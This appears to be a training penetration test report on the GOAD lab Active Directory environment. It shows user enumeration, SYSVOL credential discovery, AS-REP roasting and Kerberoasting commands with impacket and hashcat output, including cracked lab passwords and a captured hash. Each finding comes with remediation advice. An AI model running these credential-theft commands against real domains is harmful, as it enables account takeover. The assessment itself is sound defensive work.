

CUSTOMER	ITHS-GOAD
SUBJECT	ACTIVE DIRECTORY
DOCUMENT	SECURITY ASSESSMENT REPORT

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# 1 Executive Summary

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## 1.1 Overview

During the period between 2024-12-09 and 2025-02-24, Johan Sepp conducted a security assessment of an Active Directory (AD) environment in an on-premise setting. This engagement was part of a general security review, focusing on identifying potential vulnerabilities in the environment and evaluating their impact on the organization's security posture. This report presents the findings of the assessment, providing technical details about the identified vulnerabilities along with recommendations for their mitigation.

## 1.2 Results

The assessment identified a few findings ranging from issues with password management to Kerberos misconfigurations and insecure authentication practices. These findings could lead to unauthorized access to sensitive systems and data, jeopardizing the integrity and confidentiality of the organization's IT infrastructure.

## 1.3 Recommendations

To mitigate the identified risks, the following recommendations are advised:

- **Enhance Password Security:** Enforce robust password policies and eliminate plain-text password storage
- **Fix Authentication Misconfigurations:** Enable preauthentication for Kerberos and audit Service Principal Names (SPNs) to prevent ASREP and Kerberoasting attacks
- **Secure Shared Files:** Implement stricter access controls for sensitive system files like the those in SYSVOL
- **Strengthen Network Security:** Deploy enhanced monitoring solutions to prevent future misconfigurations and vulnerabilities
- **Provide Training:** Train IT staff on secure administration practices to prevent future misconfigurations and vulnerabilities

Addressing these issues is critical to mitigating risks associated with data breaches, insider threats and external attacks.

## 2 FINDINGS AND RECOMMENDATIONS

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This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

### 2.1 Approach to Testing

The penetration test was conducted on the organization's on-premise Active Directory environment under the following conditions:

- **Target Environment:** Internally exposed AD infrastructure.
- **Testing Perspective:** Authenticated user with standard user privileges obtained during testing.  
Authenticated user with higher privilege levels obtained during testing.
- **Authentication Mechanisms Tested:** Username/Password, Kerberos Authentication.
- **Environment** Test environment

The testing process involved active exploitation of identified vulnerabilities to evaluate their potential impact.

### 2.2 Findings and Recommendations

A total of 5 vulnerabilities were identified:

- **High Severity:** Three findings related to credential exposure and misconfigured authentication mechanisms.
- **Medium Severity:** One finding related to Kerberos misconfiguration.
- **Low Severity:** One finding related to plain-text password storage.

#### Buisness consequences

- **Data Breach Risk:** Exposure of sensitive information, including user credentials, could result in unauthorized access to critical systems.
- **Compliance Violations:** Potential non-compliance with industry standards suchs as GDPR
- **Operational Impact:** Compromise of administrative accounts could lead to system downtime, data loss, or unauthorized changes to infrastructure

The vulnerabilities identified affect fundamental areas of security, including password management, access control, and authentication mechanisms.

To strengthen the security of the Active Directory environment, the following measures are recommended:

- **Improve Password Security:** Enforce strong password policies and require the use of complex, unique passwords and periodically audit and remove plain-text password storage in any descriptions or system metadata.

- **Address Kerberos Misconfigurations:** Enable preauthentication for all users to prevent AS-REP roasting attacks and regularly review Kerberos configuration to ensure adherence to best practices
- **Secure Network Monitoring and Authentication:** Review and harden the configuration of network monitoring tools to avoid credential exposure and disable unnecessary authentication protocols.
- **Conduct Employee Training:** Train IT staff and developers on secure development and system administration practices.
- **Implement Enhanced Monitoring:** Ensure proper logging and monitoring mechanisms are in place to detect suspicious activity such as unauthorized access attempts or abnormal network behaviour.
- **Perform Regular Security Audits:** Re-assess the environment after addressing the identified vulnerabilities to ensure no further issues exist.

## 2.3 Delimitations and restrictions

- **Scope Limitations:** Brute force and overload attacks were excluded from this assessment. No source code review was conducted
- **Environmental Limitations:** The test environment was open for several testers at once, causing issues with downtime.
- **Personal Limitations:** The timeframe shrunk considerably due to the flu running in the family from 2025-02-13 to 2025-02-26 which I'm very sorry about and I'll compensate by coming back for a period of 2 weeks at a later date to resume the test, free of charge.

### 3 RESULTS AND RECOMMENDATIONS

#### 3.1 Severity ratings

Severity	Description
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

### 3.2 Outline of identified vulnerabilities

Vulnerability	High	Medium	Low	Info.
Plain-Text Password in User Metadata			✓	
Readable SYSVOL Content Revealing Sensitive Information		✓		
ASREP Roasting	✓			
Kerberoasting	✓			
Credential Exposure via Network Traffic	✓			

Table 2: Identified vulnerabilities.

## 3.3 Technical description of findings

### 3.3.1 Plain-Text Password in User Metadata

Severity: low

#### Description

Plain-text passwords are a common security risk, making them easily accessible to attackers with basic access. The machine lacks SMB signing and encryption, enabling unauthenticated users to send queries and receive sensitive responses. The description field of one user account contained a plain-text password. This issue was identified using the command:

```
netexec smb 10.2.10.11 --users
```




image1: shows enumeration of users and also a plain-text password.

#### Recommendations

- Remove Plaintext Passwords from Descriptions (Example using powershell):

```
Get-ADUser -Filter * -Properties Description | Where-Object { $_.Description -like
"*password*" } | ForEach-Object { Set-ADUser $_ -Description "" }
```

- Enable SMB signing to prevent unauthorized query responses.
- Disable older SMB protocols (e.g., SMBv1):

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false
```

- Implement Password Policies
- **Enable Network Access Controls:** Limit SMB traffic to trusted IP addresses and implement firewall rules to restrict unnecessary SMB access.
- Patch and Update Systems




### 3.3.2 Readable SYSVOL Content Revealing Sensitive Information

**Severity:** medium

#### Description

SYSVOL often contains configuration files, which, if not secured, can expose sensitive data. By default SYSVOL shares are accessible to the Authenticated Users group, which includes any users with valid domain credentials. Without proper access control restrictions, sensitive data becomes exposed. Credentials for another user were discovered in a PowerShell script stored in SYSVOL. This was identified using:

```
impacket-smbclient north.sevenkingdoms.local/samwell.tarly@10.2.10.11
```



```
jowhan@workstation: ~  
$ impacket-smbclient north.sevenkingdoms.local/samwell.tarly@10.2.10.11  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
Password:  
Type help for list of commands  
# use SYSVOL  
# cd north.sevenkingdoms.local/scripts\  
# cat script.ps1  
# fake script in netlogon with creds  
$task = '/c TODO'  
$taskName = "fake task"  
$user = "NORTH\jeor.mormont"  
$password = "_L0ngCl@w_"  
# passwords in sysvol still ...  
#
```

*image2: shows access to SYSVOL and location of the script with user credentials.*

#### Recommendations

- Review and secure all sensitive information stored in SYSVOL
- Implement stricter access control to only required groups and users.
- If SYSVOL is not being actively used for certain legacy configurations, consider consolidating or disabling shares to minimize exposure.
- **Patch and update systems:** Ensure the domain controllers and all domain-joined systems are updated with the latest patches to address known vulnerabilities in SMB and SYSVOL.
- **Encrypt Sensitive Files:** If sensitive files must remain in SYSVOL, encrypt them using tools like BitLocker or file encryption tools supported by AD.
- **Enable Auditing for SYSVOL Access:** Enable auditing to track access and changes to the SYSVOL directory.


### 3.3.3 ASREP Roasting

Severity: high

#### Description

When pre-authentication is disabled for user accounts, an attacker can request a Kerberos ticket (ASREP) for the account and receive it without verifying their identity. This exposes an encrypted ticket that can be used to retrieve the user's password hash.

```
impacket-GetNPUsers north.sevenkingdoms.local/ -usersfile user.txt -format hashcat -  
outputfile asrephashes
```



```
jowhan@workstation: ~  
File Actions Edit View Help  
jowhan@workstation: ~ x jowhan@workstation: ~ x  
(jowhan@workstation)-[~]  
$ impacket-GetNPUsers north.sevenkingdoms.local/ -usersfile user.txt -format hashcat -outputfile asrephashes  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for  
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).  
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)  
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:648afcbf18ec07eefce75557706c592a$9d4e06d2e9b214130c8acc7b4a93bd00ab45eb173fdc126495f0  
29e1f47f239003a2804985ce1a1fdc04a6cac604e3b34dc819602d2027dfde84557829e7d94c87aa15dbc2a020bdf4bf951a27ac02491b37ca11f279f03d1b1f27382fc5ab3  
971481506c1bd1a07439655aee69a0135659373f03135fb7fb7f387677b5825ab736d4fb01e416a5725c264c6a6fc34210c9e85606ed6471635adc29d7c0379355bcb4fa2c  
3e6dad3ecaeb8be316246f1d49f83cb7f6fa01491860cb350a1990522bb0cbbfb966e5d097206b863d0fb8b0db355fe0232304e6563ee528b6220fc13651e1fc5f9a5cb6e78  
a48446aad4d14a968deab096f8bc4e77be889265a72099816d1e857  
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set  
  
(jowhan@workstation)-[~]  
$ hashcat asrephashes /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.6) starting in autodetect mode  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
  
* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 3415/6895 MB (1024 MB allocatable), 6MCU  
  
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.  
The following mode was auto-detected as the only one matching your input hash:  
  
18200 | Kerberos 5, etype 23, AS-REP | Network Protocol  
  
NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!  
Do NOT report auto-detect issues unless you are certain of the hash type.
```

image3: shows the attack and the hash acquired and also the starting process of cracking it.

```

jowhan@workstation: ~
Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:648afcbf18ec07eefce75557706c592a$9d4e06d2e9b214130c8acc7b4a93bd00ab45eb173fdc126495f029e1f47f239003a2804985ce1a1fdc04a6cac604e3b34dc819602d2027dfde84557829e7d94c87aa15dbc2a020bdf4bf951a27ac02491b37ca11f279f03d1b1f27382fc5ab3971481506c1bd1a07439655aee69a0135659373f03135fb7bf7f387677b5825ab736d4fb01e416a5725c264c6a6fc34210c9e85606ed6471635adc29d7c0379355bcb4fa2c3e6dad3ecaeb8be316246f1d49f83cb7f6fa01491860cb350a1990522bb0cbbfb966e5d097206b863d0fb8b0db355fe0232304e6563ee528b6220fc13651e1fc5f9a5cb6e78a48446aad4d14a968deab096f8bc4e77be889265a72099816d1e857:iseedeadpeople

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:648afcbf18ec07eefce75557706c592a$9d4e06d2e9b214130c8acc7b4a93bd00ab45eb173fdc126495f029e1f47f239003a2804985ce1a1fdc04a6cac604e3b34dc819602d2027dfde84557829e7d94c87aa15dbc2a020bdf4bf951a27ac02491b37ca11f279f03d1b1f27382fc5ab3971481506c1bd1a07439655aee69a0135659373f03135fb7bf7f387677b5825ab736d4fb01e416a5725c264c6a6fc34210c9e85606ed6471635adc29d7c0379355bcb4fa2c3e6dad3ecaeb8be316246f1d49f83cb7f6fa01491860cb350a1990522bb0cbbfb966e5d097206b863d0fb8b0db355fe0232304e6563ee528b6220fc13651e1fc5f9a5cb6e78a48446aad4d14a968deab096f8bc4e77be889265a72099816d1e857:iseedeadpeople
Time.Started.....: Mon Jan 27 10:32:01 2025 (0 secs)
Time.Estimated...: Mon Jan 27 10:32:01 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1562.6 kH/s (1.43ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 55296/14344385 (0.39%)
Rejected.....: 0/55296 (0.00%)
Restore.Point...: 52224/14344385 (0.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: lileth → grad2010

```

image4: shows the cracked password

## Recommendations

- Enable preauthentication for all accounts and review account configurations regularly.

Find vulnerable accounts using this powershell command:

```
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth | Where-Object
{ $_.DoesNotRequirePreAuth -eq $true }
```

### 3.3.4 Kerberoasting

Severity: high

#### Description

Involves requesting Kerberos service tickets from the Ticket Granting Service (TGS) for service accounts (using known SPNs since they're public in AD), the service tickets returned by the TGS are encrypted with the NTLM hash of the service account's password. These tickets can be captured and cracked if the password is weak.

```
impacket-GetUserSPNs north.sevenkingdoms.local/samwell.tarly:Heartsbane -outputfile  
kerbroasthashes -request
```




image5: shows the accounts that hashes were captured from.




image6: another account was compromised.

## **Recommendations**

- Regularly audit SPNs and ensure service accounts use long, complex passwords.
- Follow the principle of least privilege, assign service accounts only the permissions necessary for their function
- Enable AES Encryption for Kerberos since it's a more secure type of encryption
- Regularly update your domain controllers and servers to ensure you have the latest security patches





## A APPENDIX – Project Overview

### Scope

No Active Directory domain accounts were provided

No accounts windows thickclient accounts were provided:

The security assessment was performed remotely with access to the environment through Tailscale.

A test environment was provided named GOAD where the assessors could interact with the system.

## B APPENDIX – Testing Artefacts

### Tools Used in Attack

App/Script	Version	Source
Netexec	1.3.0	Netexec
Responder	3.1.5	Responder
Impacket	0.12.0	Impacket

## Users acquired

User	Domain	Acquired From
samwell.tarly	north.sevenkingdoms.local	Metadata
jeor.mormont	north.sevenkingdoms.local	SMB shares
brandon.stark	north.sevenkingdoms.local	Roasting & Hash Crack
jon.snow	north.sevenkingdoms.local	Roasting & Hash Crack
robb.stark	north.sevenkingdoms.local	Responder & Hash Crack

## C APPENDIX – NDA

### Non-Disclosure Statement

This report is the sole property of ITHS-GOAD. All information obtained during the testing process is deemed privileged information and not for public dissemination. Johan Sepp pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of ITHS-GOAD. Johan Sepp strives to maintain the highest level of ethical standards in its business practice.

### Non-Disclosure Agreement

Johan Sepp and ITHS-GOAD have signed an NDA.

### Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be 'false positives', although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Johan Sepp or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.